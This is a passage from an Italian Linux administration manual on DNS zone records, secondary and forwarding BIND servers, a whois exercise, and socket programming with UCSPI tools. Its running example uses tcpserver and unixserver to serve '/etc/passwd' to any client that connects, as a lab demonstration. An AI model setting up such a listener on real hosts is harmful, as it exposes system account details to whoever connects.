Nell'esempio si mostrano quattro di questi record. Il primo, in particolare, indica che il nome *dinkel.brot.dg* corrisponde all'indirizzo numerico 192.168.1.1, IPv4, mentre il secondo indica che lo stesso nome corrisponde all'indirizzo fec0:0:0:1:0:0:0:1 per IPv6.

Da questo si comprende che i record A riguardano indirizzi IPv4, mentre i record A6 riguardano indirizzi IPv6. I record AAAA sono superati e servivano anche questi per ottenere gli indirizzi IPv6. L'esempio seguente riguarda l'uso di un record AAAA:

```
dinkel.brot.dg.         AAAA    fec0:0:0:1:0:0:0:1
```

Come già accennato in precedenza, i nomi possono essere indicati in forma abbreviata, relativi al dominio di origine per cui è stato definito il file di zona; in questo caso si tratta di *brot.dg*. Per cui, i quattro record appena mostrati avrebbero potuto essere rappresentati nella forma seguente:

```
dinkel          A         192.168.1.1
dinkel          A6      0 fec0:0:0:1:0:0:0:1
roggen          A         192.168.1.2
roggen          A6      0 fec0:0:0:1:0:0:0:2
```

È possibile attribuire nomi diversi allo stesso indirizzo numerico, come nell'esempio seguente. Non si tratta di alias, ma di nomi diversi che vengono tradotti nello stesso indirizzo reale.

```
dinkel.brot.dg.         A       192.168.1.1
roggen.brot.dg.         A       192.168.1.2

farro.brot.dg.          A       192.168.1.1
segale.brot.dg.         A       192.168.1.2
```

Questo tipo di record prevede anche la possibilità di utilizzare l'indicazione della durata di validità (TTL) e della classe. Come al solito, se la classe non viene utilizzata, si fa riferimento alla classe del record precedente, mentre per la durata di validità vale quanto definito come *minimum* nel record SOA. Dagli esempi già mostrati, i quattro record di questa sezione potrebbero essere scritti nel modo seguente:

```
dinkel.brot.dg.     86400   IN   A       192.168.1.1
dinkel.brot.dg.     86400   IN   A6    0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.     86400   IN   A       192.168.1.2
roggen.brot.dg.     86400   IN   A6    0 fec0:0:0:1:0:0:0:2
```

33.5.10 PTR -- Pointer

Nei file di zona utilizzati per tradurre i nomi a dominio che appartengono a *.arpa* in nomi a dominio normali, cioè quelli che servono a ottenere il nome a partire dall'indirizzo numerico, si utilizzano i record PTR (o record puntatori) con questo scopo.

```
1                       PTR     dinkel.brot.dg.
2                       PTR     roggen.brot.dg.
```

L'esempio dei due record che appaiono sopra si riferisce a indirizzi IPv4, con un significato intuitivo, ma non necessariamente chiaro. Il numero che appare all'inizio è un nome a dominio abbreviato, riferito all'origine *1.168.192.in-addr.arpa*, per cui, volendo indicare nomi a dominio completi, si dovrebbe fare come nell'esempio seguente:

```
1.1.168.192.in-addr.arpa.       PTR     dinkel.brot.dg.
2.1.168.192.in-addr.arpa.       PTR     roggen.brot.dg.
```

Dovrebbe essere più chiaro adesso che i record PTR rappresentano un collegamento tra un nome a dominio e un altro. È comunque solo attraverso questo meccanismo che si può ottenere una traduzione degli indirizzi numerici in nomi a dominio.

È il caso di considerare il fatto che attraverso i record A e A6 possono essere abbinati più nomi a dominio allo stesso indirizzo numerico, ma con i record PTR si può abbinare un indirizzo numerico a un solo nome a dominio. Cioè a dire che quando si chiede il nome corrispondente a un indirizzo numerico se ne ottiene uno solo. Anche per questo, è necessario che il nome a dominio indicato corrisponda a un nome canonico.

Con indirizzi IPv6 si usa una notazione particolare:

```
\[x0000000000000001/64]         PTR     dinkel.brot.dg.
\[x0000000000000002/64]         PTR     roggen.brot.dg.
```

Qui la stringa '**`\[x0000000000000001/64]`**' fa riferimento esplicito a un numero esadecimale, 0000000000000001_{16}, in cui vanno presi in considerazione gli ultimi 64 bit. Questa stringa va attaccata alla stringa corrispondente che rappresenta il dominio di origine, come indicato nel file '`named.conf`':

```
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "/etc/bind/zone/fec0:0:0:1";
};
```

Pertanto, si intende fare riferimento all'indirizzo $fec0000000000001 0000000000000001_{16}$, ovvero fec0:0000:0000:0001:0000:0000:0000:0001, ovvero fec0:0:0:1:0:0:0:1.

In passato è esistito anche un altro modo per rappresentare un indirizzo IPv6, attraverso il dominio superato *ip6.int*. Anche se si tratta di un sistema superato, vale la pena di annotare il meccanismo. Nel file '`named.conf`' si indicava il dominio come:


```
zone "1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT" {
        type master;
        file "fec0:0:0:1";
};
```

Come si intuisce, si tratta di un dominio ottenuto da tutte le cifre esadecimali che compongono la prima parte dell'indirizzo. Nel file di zona, si continuava il dominio:

```
1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0         PTR     dinkel.brot.dg.
2.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0         PTR     roggen.brot.dg.
```

oppure lo si scriveva per esteso, come già si può fare per *in-addr.arpa*:

```
1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT ↩
↪PTR   dinkel.brot.dg.
2.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT ↩
↪PTR   roggen.brot.dg.
```

Nella documentazione originale, questa notazione è nota con il termine *nibble* (usato come aggettivo), perché questo è il nome che un tempo veniva dato ai gruppetti di 4 bit (mezzo byte), dal momento che i domini *ip6.int* si scompongono seguendo le cifre esadecimali, ognuna delle quali occupa 4 bit.

Naturalmente, anche per il record PTR valgono le considerazioni fatte per il tipo A e A6, riguardo all'indicazione della durata di validità e alla classe di indirizzamento.

33.5.11 CNAME -- Canonical Name

Nei file di zona utilizzati per tradurre i nomi a dominio in indirizzi numerici, possono apparire dei record CNAME che permettono di definire degli alias a nomi a dominio già definiti (i nomi canonici).

```
www.dinkel.brot.dg.     CNAME   dinkel.brot.dg.
ftp.dinkel.brot.dg.     CNAME   dinkel.brot.dg.
```

L'esempio dei due record appena mostrati, indica che i nomi *www.dinkel.brot.dg* e *ftp.dinkel.brot.dg* sono alias del nome canonico *dinkel.brot.dg*.

Teoricamente si può fare la stessa cosa utilizzando record di tipo A e di tipo A6 con la differenza che i nomi vanno abbinati a un indirizzo numerico. L'utilità del record CNAME sta nella facilità con cui possono essere cambiati gli indirizzi: in questo caso, basta modificare l'indirizzo numerico di *dinkel.brot.dg* e gli alias non hanno bisogno di altre modifiche.

Tuttavia, l'uso di alias definiti attraverso record CNAME è altamente sconsigliabile nella maggior parte delle situazioni. Questo significa che nei record SOA, NS, MX e CNAME, è meglio indicare sempre solo nomi a dominio per cui esiste la definizione di corrispondenza attraverso un record A o A6. In pratica, i record CNAME andrebbero usati solo per mostrare all'esterno nomi alternativi esteticamente più adatti alle varie circostanze, come nell'esempio mostrato in cui si aggiunge il prefisso '**`www`**' e '**`ftp`**'.

In particolare, nel record SOA è assolutamente vietato utilizzare nomi definiti come alias.

33.5.12 File dei serventi principali

Nelle sezioni precedenti sono stati descritti i vari record di risorsa e il loro utilizzo nei file di zona. Il file utilizzato per elencare i serventi DNS principali contiene esclusivamente due tipi di record: NS e A.

I record NS servono a indicare i nomi dei vari serventi DNS competenti per il dominio principale; i record A forniscono la traduzione di questi nomi in indirizzi numerici. Ciò è esattamente quanto serve in questo tipo di file.

```
.                       3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.     3600000      A     198.41.0.4
```

33.6 Serventi DNS secondari

Un servente DNS secondario, o *slave*, è quello che riproduce le informazioni di altri serventi, controllando la validità a intervalli regolari, aggiornando i dati quando necessario.

Supponendo di volere realizzare un servente DNS secondario nell'elaboratore *roggen.brot.dg*, per seguire gli esempi già mostrati, si può semplicemente definire il file '`named.conf`' come nell'esempio seguente:

```
options {
        directory "/var/cache/bind";
};
//
zone "." {
        type hint;
        file "/etc/bind/named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
//
zone "1.168.192.in-addr.arpa" {
        type slave;
        file "zone/192.168.1";
        masters {
                192.168.1.1;
        };
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type slave;
        file "zone/fec0:0:0:1";
        masters {
                192.168.1.1;
        };
};
zone "dg" {
        type slave;
        file "zone/dg";
        masters {
                192.168.1.1;
        };
};
zone "brot.dg" {
        type slave;
        file "zone/brot.dg";
        masters {
                192.168.1.1;
        };
};
```

I file '`/etc/bind/named.root`' e '`/etc/bind/zone/127.0.0`' sono i soliti già visti per il caso del servente primario. In questo modo, il servente DNS secondario è in grado di risolvere da solo le richieste al di fuori delle zone di competenza.

Le direttive di dichiarazione di zona che contengono l'opzione '**`type slave`**' servono a fare in modo che il DNS locale risponda alle richieste riferite a queste, anche se poi a sua volta deve aggiornare i file relativi in base a quanto ottenuto dai DNS indicati nell'opzione '**`masters`**'.

Si osservi che in questo caso, le zone copiate dal DNS primario sono inserite in file collocati al di sotto di '`/var/cache/bind/`', dal momento che sono stati usati percorsi relativi. Per esempio, il file '`/var/cache/bind/zone/192.168.1`' serve a contenere la zona relativa agli indirizzi 192.168.1.*.

33.7 Servente DNS di inoltro

Un servente DNS di inoltro, o *forwarder*, è quello che rinvia le richieste a un altro servizio di risoluzione dei nomi.

Il DNS utilizza una serie di protocolli, tra cui anche UDP. Se ci si trova a essere protetti da un firewall che esclude il transito dei pacchetti UDP, per poter interpellare gli altri servizi di risoluzione dei nomi delle zone che sono al di fuori della propria competenza locale, occorre rinviare le richieste a un servizio esterno. Questa situazione può verificarsi quando la propria connessione a Internet avviene attraverso un ISP attento ai problemi di sicurezza e che usa questa politica di protezione.

Supponendo di volere realizzare un servente DNS di inoltro nell'elaboratore *roggen.brot.dg*, per seguire gli esempi già mostrati, si può semplicemente definire il file '`named.conf`' come nell'esempio seguente:

```
options {
        directory "/var/cache/bind";
        forward only;
        forwarders {
                192.168.1.1;
        };
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
```

Si può osservare l'assenza della dichiarazione della zona del dominio principale. Solo il dominio *0.0.127.in-addr.arpa* viene risolto localmente, tutto il resto viene richiesto al DNS corrispondente all'indirizzo 192.168.1.1. L'opzione '**`forward only`**' sottolinea questo fatto.

33.8 Esercitazione: individuazione dei nomi a dominio disponibili e occupati

Con l'ausilio del programma '**`whois`**', si cerchino le informazioni utili a contattare chi ha registrato dei nomi a dominio che potrebbero essere di proprio interesse. I nomi a dominio in questione devono essere di secondo livello (del tipo *tizio.it*). Il nome a dominio da cercare può essere scelto liberamente, in base a un proprio interesse ragionevole, oppure può essere costituito dal proprio cognome o dal proprio nome. La ricerca va fatta sui domini di primo livello per i quali è possibile eseguire la registrazione, come nell'esempio seguente:

Dominio di secondo livello	Ente di registrazione (*registrar*)	Organizzazione o persona per la quale è fatta la registrazione (*registrant*)	Scadenza della registrazione	Utilizzo del nome a dominio
tizio.it	IT-INC	Primo Tizio srl	17 ottobre 2012	No
tizio.com	REGISTER.COM NETWORK SOLUTIONS	Tizio Tizi spa	3 maggio 2013	No
tizio.net		Caio Cai	22 gennaio 2013	Sì
tizio.org	Register-it	Mevio Mary	22 novembre 2012	No
tizio.info	Register-it	Sempronio Sesto	25 ottobre 2012	No
tizio.name	--	--	--	--
tizio.ws	--	--	--	--
tizio.biz	--	--	--	--
tizio.tv	--	--	--	--
tizio.cc	--	--	--	--
tizio.tk	--	--	--	--

Per scoprire se un dominio registrato è utilizzato, si può usare un navigatore per provare se esiste effettivamente un sito con quel nome, magari con l'aggiunta del prefisso '**`www`**' (come per esempio potrebbe

essere *www.tizio.ws*).

33.9 Riferimenti

- *Bind 9 administrator reference manual*, 2001, Internet Software Consortium, *http://unbound.sourceforge.net/manual/Bv9ARM.html*
- K. Harrenstien, M. Stahl, E. Feinler, *RFC 954: NICNAME/WHOIS*, 1985, *http://www.ietf.org/rfc/rfc954.txt*
- Autorità di registrazione italiana, *it-nic*, *http://www.nic.it/*
- *Dynamic DNS (DDNS) Providers*, *http://dnslookup.me/dynamic-dns/*
- DMOZ, *Dynamic DNS*, *http://www.dmoz.org/Computers/Internet/Protocols/DNS/DNS_Providers/Dynamic_DNS/*
- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- *Internet Systems Consortium*, *http://www.isc.org/*
- *named(8)*
- *Bind 9 administrator reference manual*, 2001, Internet Software Consortium, *http://unbound.sourceforge.net/manual/Bv9ARM.html*

[1] Nel file '`/etc/hosts`' è possibile indicare sia gli indirizzi IPv4, sia quelli IPv6 (site-local), mantenendo gli stessi nomi a dominio. In pratica, quello che si vede nell'esempio funziona.

[2] **Whois** GNU GPL

[3] **BIND** software libero con licenza speciale e restrizioni per quanto riguarda l'algoritmo RSA

[4] I nomi a dominio sono completi (FQDN) perché sono indicati con un punto finale.

[5] **Nslookup** software libero con licenza speciale

[6] **Host** software libero con licenza speciale

[7] **Dig** software libero con licenza speciale

[8] L'esempio proposto riguarda la situazione di un certo momento. Se si tenta di ripetere l'esempio, è probabile che il risultato sia differente, soprattutto per ciò che riguarda i numeri IP attribuiti ai vari nodi che si incontrano.

[9] Eventualmente, potrebbe essere conveniente anche la presenza di una direttiva '**zone**' riferita al dominio *\[x00000000000000000000000000000001/128].ip6.arpa*, per la traduzione dell'indirizzo ::1 IPv6.

[10] Per esempio, si parla di TTL anche a proposito di pacchetti IP, ma in quel caso si intende indicare il numero massimo di salti (attraverso i router) che questi possono fare.

[11] Tuttavia, in un record SOA è preferibile indicare solo nomi a dominio assoluti.

[12] Di conseguenza, indirizzi di posta elettronica del tipo *mario.rossi@brot.dg* non si possono usare, perché contengono il punto prima della chiocciola.

Socket e UCSPI

`tcpclient` 1533 `tcpserver` 1533 `unixclient` 1532 `unixserver` 1532

All'interno di un sistema Unix, i metodi a disposizione dei programmi per comunicare tra loro sono diversi; quelli più evoluti fanno uso di «prese», ovvero di socket, a cui «attaccarsi».

Questi socket possono distinguersi generalmente in due categorie, in base alla modalità attraverso la quale avviene in pratica il collegamento tra i programmi: può trattarsi di una connessione locale, con qualcosa che assomiglia a un file FIFO (*pipe* con nome), oppure una connessione attraverso la rete. Nel primo caso si parla di socket di dominio Unix (*Unix domain socket*); nel secondo, si tratta di solito di socket di dominio Internet.

34.1 Principio di funzionamento

Quando si utilizzano i socket si distingue tra un programma che apre un socket, restando in ascolto di questo, e un programma che apre un socket per poi chiamare un altro programma che è in ascolto presso un certo indirizzo (definito in base al tipo di connessione). Si intende che per ottenere la connessione tra i due programmi, uno deve rimanere in ascolto, mentre l'altro deve attivare il suo sistema di ascolto prima di cercare di contattare il primo.

Una volta instaurata la comunicazione, i due programmi possono usare la connessione quasi come fosse l'accesso a un file, dove la lettura da una parte corrisponde alla scrittura dall'altra.

Figura 34.1. Comunicazione tra due programmi che usano i socket.

Ognuna delle due parti può chiudere la comunicazione quando vuole, chiudendo il descrittore che vi fa riferimento, come avviene con i file; dall'altro lato, si manifesta così un errore di lettura o di scrittura, a seconda del tipo di operazione che si stava svolgendo. Inoltre, va considerato il fatto che il programma che apre un socket per poi rimanere in attesa di chiamate, può mettere in coda le chiamate a cui non può rispondere perché già impegnato in una comunicazione. Naturalmente, si fissa un tetto massimo oltre il quale le chiamate vengono rifiutate.

Quando si definisce un socket, oltre a stabilirne il tipo di indirizzamento, deve essere specificato il modo in cui i dati vengono trasferiti. Le tipologie più comuni sono il flusso continuo (*stream*) e la trasmissione a pacchetti senza controllo (datagrammi): nel primo caso il sistema verifica e garantisce che quanto viene trasmesso arrivi effettivamente (rispettando anche l'ordine di trasmissione), mentre nel secondo caso le trasmissioni sono a blocchi e non c'è un sistema di verifica.

34.2 Socket di dominio Unix

La comunicazione tra programmi, attraverso socket di dominio Unix, sfrutta un file speciale, di tipo socket. Utilizzando '**`ls`**', con l'opzione '**`-l`**', il file viene evidenziato da una lettera '**`s`**' all'inizio della stringa che descrive i permessi:

```
srwxrwxr-x 1 tizio tizio 0 set 20 14:44 orb-8085020182096096758
```

Questo file rappresenta generalmente il riferimento «visibile» usato dal programma che rimane in ascolto, mentre il programma chiamante si può limitare ad aprire un inode, senza che a questo sia abbinato un nome. Il file visibile diventa l'indirizzo a cui il programma chiamante fa riferimento per contattare la sua controparte.

Si può fare un controllo dello stato dei socket di dominio Unix con l'aiuto di Netstat, come nell'esempio seguente:

```
$ netstat --unix -p -a [Invio]

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  2      [ ACC ]     STREAM     LISTENING     3234   -                   /tmp/.X11-unix/X0
unix  7      [ ]         DGRAM                    1573   -                   /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     2421   -                   /dev/printer
unix  2      [ ACC ]     STREAM     LISTENING     2424   -                   /dev/gpmctl
unix  3      [ ]         STREAM     CONNECTED     3254   -                   /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     3253   750/xfig
unix  3      [ ]         STREAM     CONNECTED     3252   -                   /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     3251   746/twm
unix  3      [ ]         STREAM     CONNECTED     3250   -                   /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     3249   748/xclock
unix  3      [ ]         STREAM     CONNECTED     3244   -                   /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     3236   740/xinit
unix  3      [ ]         STREAM     CONNECTED     3160   -                   /dev/gpmctl
unix  3      [ ]         STREAM     CONNECTED     3159   656/mc
unix  2      [ ]         DGRAM                    2909   -
unix  2      [ ]         DGRAM                    2803   -
unix  2      [ ]         DGRAM                    2702   -
unix  2      [ ]         DGRAM                    2352   -
unix  2      [ ]         DGRAM                    1667   -
```

Da un listato come questo si può intuire, per quanto possibile, il legame tra i processi. Per esempio, il programma '**mc**', in funzione con il numero PID 656, ha aperto un inode (3159) che risulta connesso; nella riga precedente, appare un altro inode (3160), anche questo connesso e associato al nome '`/dev/gpmctl`'. Conoscendo a cosa può riferirsi il file '`/dev/gpmctl`', si intende che si tratti del collegamento che c'è tra '**mc**' (Midnight Commander) e il demone che si occupa di controllare il movimento del mouse ('**gpm**').

Come si può osservare dalla colonna '**Type**' del listato, anche nei socket di dominio Unix si può distinguere tra connessioni continue, evidenziate dalla parola chiave '**STREAM**', e connessioni a datagramma, come suggerisce la parola chiave '**DGRAM**'.

34.3 Socket di dominio Internet

Le connessioni attraverso socket di dominio Internet si differenziano perché, invece di usare il riferimento a file speciali, utilizzano un indirizzo IP assieme a una porta (TCP o UDP). In tal modo si possono realizzare connessioni che vanno anche al di fuori dell'elaboratore locale.

Si può fare un controllo dello stato dei socket di dominio Internet con l'aiuto di Netstat, come nell'esempio seguente:

```
$ netstat --inet -p -a -n [Invio]

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address      State       PID/Program name
tcp        0      0 0.0.0.0:32768      0.0.0.0:*            LISTEN      357/rpc.statd
tcp        0      0 0.0.0.0:32769      0.0.0.0:*            LISTEN      558/rpc.mountd
tcp        0      0 0.0.0.0:515        0.0.0.0:*            LISTEN      519/lpd
tcp        0      0 0.0.0.0:847        0.0.0.0:*            LISTEN      245/rpc.ugidd
tcp        0      0 0.0.0.0:111        0.0.0.0:*            LISTEN      240/portmap
tcp        0      0 0.0.0.0:80         0.0.0.0:*            LISTEN      505/boa
tcp        0      0 127.0.0.1:953      0.0.0.0:*            LISTEN      349/named
tcp        0      0 192.168.1.1:32773  192.168.1.2:22       ESTABLISHED 938/ssh
udp        0      0 0.0.0.0:32768      0.0.0.0:*                        357/rpc.statd
udp        0      0 0.0.0.0:2049       0.0.0.0:*                        -
udp        0      0 0.0.0.0:32769      0.0.0.0:*                        349/named
udp        0      0 0.0.0.0:32771      0.0.0.0:*                        -
udp        0      0 0.0.0.0:32772      0.0.0.0:*                        558/rpc.mountd
udp        0      0 192.168.1.1:53     0.0.0.0:*                        349/named
udp        0      0 127.0.0.1:53       0.0.0.0:*                        349/named
udp        0      0 0.0.0.0:111        0.0.0.0:*                        240/portmap
```

Il listato di esempio è ridotto rispetto a quanto potrebbe essere riportato realmente. In questo caso si può osservare la presenza di una sola connessione attiva, la quale utilizza presso l'elaboratore remoto la porta 22 (protocollo SSH). Dal momento che si tratta di connessioni TCP/IP, invece si indicare una colonna con il tipo di flusso di dati, appare il protocollo, TCP o UDP, dove il primo costituisce in pratica una connessione continua e controllata, mentre il secondo consente solo l'invio di datagrammi.

34.4 Unix client-server program interface

UCSPI,[1] ovvero *Unix client-server program interface*, è un'interfaccia a riga di comando che consente la comunicazione, attraverso i socket, a programmi che sono sprovvisti di questa funzionalità. In altri termini, consente di realizzare programmi che si avvalgono di questa interfaccia a riga di comando, senza bisogno di approfondire il problema della comunicazione con i socket.

Per la realizzazione di un'interfaccia UCSPI serve una coppia di programmi: uno per il servente UCSPI e l'altro per il cliente. Il primo dei due è il programma che si mette in ascolto, in attesa di chiamate, l'altro è il programma chiamante. Entrambi questi programmi hanno una sintassi uniforme per la riga di comando:

nome_eseguibile [***opzioni***] ***indirizzo*** ***applicazione*** [***argomenti_applicazione***]

L'indirizzo è ciò che serve a raggiungere il socket del servente; per esempio potrebbe essere il nome di un file socket, oppure un indirizzo IP completo di porta.

Pertanto, l'indirizzo indicato in fase di avvio del servente serve a creare il socket, mentre quello che riguarda il cliente, serve a raggiungere il servente.

Questo servente o cliente UCSPI, quando una connessione si instaura, avvia un altro programma, ovvero l'applicazione, come indicato alla fine della riga di comando (assieme alle opzioni e agli altri argomenti che possano essere necessari all'applicazione stessa); il programma ottiene poi le informazioni necessarie riferite alla connessione da alcune variabili di ambiente particolari. La comunicazione tra l'interfaccia UCSPI e l'applicazione avviene attraverso alcuni descrittori di file particolari.

Le opzioni comuni che deve avere un'interfaccia UCSPI sono quelle seguenti, a cui se ne possono aggiungere altre.


Opzione	Descrizione
`-v`	Mostra informazioni dettagliate.
`-Q`	Mostra informazioni solo sugli errori.
`-q`	Non emette alcuna informazione.

Le variabili di ambiente che vengono passate all'applicazione sono descritte nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene il nome del protocollo utilizzato.
***protocollo*`LOCAL`∗**	Si tratta di una serie di variabili che iniziano per il nome del protocollo, continuano con la stringa '**LOCAL**' e terminano in vario modo, descrivono le caratteristiche specifiche del protocollo dal lato locale.
***protocollo*`REMOTE`∗**	Si tratta di una serie di variabili che iniziano per il nome del protocollo, continuano con la stringa '**REMOTE**' e terminano in vario modo, descrivono le caratteristiche specifiche del protocollo dal lato remoto.

Come accennato, la comunicazione tra l'interfaccia e l'applicazione avviene attraverso dei descrittori standard. Nel caso del servente, l'applicazione riceve dati leggendo lo standard input, mentre trasmette emettendo dati attraverso lo standard output.


Figura 34.7. Comunicazione tra il servente e l'applicazione.



La comunicazione tra applicazione e il cliente UCSPI è più difficile, perché è necessario lasciare liberi i descrittori dei flussi standard comuni (standard input, standard output e standard error), a disposizio-

ne dell'applicazione, per i propri fini. Pertanto, si usano i descrittori sei e sette, rispettivamente per la lettura e la scrittura.

Figura 34.8. Comunicazione tra il cliente e l'applicazione.



A titolo di esempio, viene mostrato qualcosa di molto semplice: da una parte, un servente che, a ogni connessione, trasmette il contenuto del file '`/etc/passwd`'; dall'altra, un cliente che scorre questo risultato sullo schermo. Per cominciare, il servente viene definito in modo molto semplice:

```
$ servente indirizzo cat /etc/passwd [Invio]
```

Infatti, '**`cat`**' emette attraverso il suo standard output il contenuto del file '`/etc/passwd`', che viene prelevato dal programma che costituisce l'interfaccia UCSPI, mentre lo standard input che conterrebbe il flusso di dati in ingresso dalla connessione, viene ignorato da '**`cat`**'.

La predisposizione dal lato cliente diventa invece un po' più difficile: serve almeno uno script:

```
#!/bin/sh
cat <&6- | less
```

In questo modo, si usa ancora '**`cat`**', che attraverso lo standard input riceve invece quanto proveniente dal descrittore sei; quindi, quanto emesso da '**`cat`**' viene controllato da '**`less`**' (il descrittore sette non viene usato e questo significa che nulla viene inviato all'applicazione remota). Supponendo che lo script si chiami '**`visualizza`**' e sia collocato nella directory corrente:

```
$ cliente indirizzo ./visualizza [Invio]
```

Ciò dovrebbe essere sufficiente per poter visualizzare a ogni collegamento il contenuto del file '`/etc/passwd`' dell'elaboratore in cui si trova il servente.

Nell'esempio è stata mostrata una ridirezione particolare: '**`<&6-`**'. Il trattino finale serve a chiudere lo standard input e non è strettamente indispensabile. Nel caso la shell non consenta di usare questa combinazione, va bene anche soltanto '**`<&6`**'.

34.5 UCSPI-unix

UCSPI-unix[2] è un pacchetto che realizza l'interfaccia UCSPI per le comunicazioni attraverso socket di dominio Unix. Si compone principalmente di due programmi, la cui sintassi specifica si descrive nel modo seguente:

```
unixserver [opzioni] file_socket applicazione [argomenti_applicazione]
```

```
unixclient [opzioni] file_socket applicazione [argomenti_applicazione]
```

Come si può intendere, '**`unixserver`**' apre un socket di dominio Unix (un file) e attende una connessione, mentre '**`unixclient`**' contatta la controparte attraverso l'indicazione dello stesso file.

La comunicazione con l'applicazione rispettiva avviene secondo le modalità delle interfacce UCSPI e le opzioni sono quelle comuni, con l'aggiunta di altre specifiche per il tipo di socket (si consulti eventualmente *unixserver(1)*).

Volendo adattare l'esempio già mostrato in forma generalizzata a questo tipo di interfaccia, i comandi potrebbero essere quelli seguenti. Dal lato del servente:

```
$ unixserver /tmp/socket-prova cat /etc/passwd [Invio]
```

Dal lato del cliente serve uno script e il comando che avvia lo script:

```
#!/bin/sh
# ./visualizza
cat <&6- | less
```



```
$ unixclient /tmp/socket-prova ./visualizza [Invio]
```

Naturalmente, la scelta del file '`/tmp/socket-prova`' è arbitraria e dipende da come si avvia il servente.

Utilizzando uno script differente, è possibile controllare lo stato delle variabili di ambiente:

```
#!/bin/sh
set
```

Avviando '**`unixclient`**' con questo script, si possono notare, tra le altre, le variabili seguenti, che riguardano precisamente UCSPI-unix:

```
PROTO=UNIX
UNIXLOCALGID=1001
UNIXLOCALPATH=/tmp/socket-prova
UNIXLOCALPID=2145
UNIXLOCALUID=1001
UNIXREMOTEEGID=1001
UNIXREMOTEEUID=1001
UNIXREMOTEPID=2112
```

Le informazioni che derivano da queste variabili dovrebbero essere comprensibili già dal nome di queste, comunque vengono descritte brevemente nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene la stringa '**`UNIX`**' a indicare che si tratta di socket di dominio Unix.
`UNIXLOCALUID` `UNIXLOCALGID`	Si tratta rispettivamente del numero UID e GID del processo avviato localmente.
`UNIXLOCALPID`	Si tratta nel numero abbinato al processo locale.
`UNIXLOCALPATH`	Si tratta nel file socket a cui si fa riferimento per la connessione (lo stesso nome da entrambi i lati).
`UNIXREMOTEEUID` `UNIXREMOTEEGID`	Si tratta rispettivamente del numero UID e GID del processo avviato dall'altra parte.
`UNIXREMOTEPID`	Si tratta nel numero abbinato al processo remoto.

34.6 UCSPI-tcp

UCSPI-tcp[3] è un pacchetto che realizza l'interfaccia UCSPI per le comunicazioni attraverso socket di dominio Internet, precisamente il protocollo TCP. Si compone principalmente di due programmi, la cui sintassi specifica si descrive nel modo seguente:

```
tcpserver [opzioni] nodo porta applicazione [argomenti_applicazione]
```

```
tcpclient [opzioni] nodo porta applicazione [argomenti_applicazione]
```

Anche in questo caso, '**`tcpserver`**' è il programma che si mette in ascolto (aprendo un socket di dominio Internet, con il protocollo TCP), mentre '**`tcpclient`**' contatta la controparte. Dal momento che si utilizza il protocollo TCP, il riferimento usato per comunicare è formato dall'indirizzo IP e dalla porta TCP del servente.

La comunicazione con l'applicazione rispettiva avviene secondo le modalità delle interfacce UCSPI e le opzioni sono quelle comuni, con l'aggiunta di altre specifiche per il tipo di socket (si consulti eventualmente *tcpserver(1)* e *tcpclient(1)*). In particolare, nel servente è possibile stabilire il numero massimo di connessioni in coda; inoltre, entrambe le parti possono fissare un tempo massimo di scadenza per i tentativi di connessione.

Volendo adattare l'esempio già mostrato in forma generalizzata a questo tipo di interfaccia, i comandi potrebbero essere quelli seguenti. Dal lato del servente:

```
$ tcpserver dinkel.brot.dg 1234 cat /etc/passwd [Invio]
```

Dal lato del cliente serve uno script e il comando che avvia lo script:

```
#!/bin/sh
# ./visualizza
cat <&6- | less
```

```
$ tcpclient dinkel.brot.dg 1234 ./visualizza [Invio]
```

Naturalmente, la scelta della porta 1234 è arbitraria, salvo il fatto che deve essere una porta libera e non privilegiata, dal momento che, nell'esempio, il servente viene avviato da un utente comune.

La comunicazione può risultare un po' in ritardo rispetto alle aspettative, nel caso venga fatta prima una verifica dell'identità delle parti attraverso il protocollo IDENT.

Utilizzando uno script differente, è possibile controllare lo stato delle variabili di ambiente:

```
#!/bin/sh
set
```

Avviando '**tcpclient**' con questo script, si possono notare, tra le altre, le variabili seguenti, che riguardano precisamente UCSPI-tcp:

```
PROTO=TCP
TCPLOCALHOST=roggen.brot.dg
TCPLOCALIP=192.168.1.2
TCPLOCALPORT=32993
TCPREMOTEHOST=dinkel.brot.dg
TCPREMOTEINFO=
TCPREMOTEIP=192.168.1.1
TCPREMOTEPORT=1234
```

Le informazioni che derivano da queste variabili dovrebbero essere comprensibili già dal nome di queste, comunque vengono descritte brevemente nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene la stringa '**TCP**' a indicare che si tratta di socket di dominio Internet con protocollo TCP.

`TCPLOCALHOST`
`TCPLOCALIP`
`TCPLOCALPORT`
	Si tratta rispettivamente del nome, dell'indirizzo IP e della porta nell'ambito locale.

`TCPREMOTELHOST`
`TCPREMOTEIP`
`TCPREMOTEPORT`
	Si tratta rispettivamente del nome, dell'indirizzo IP e della porta nell'elaboratore remoto.

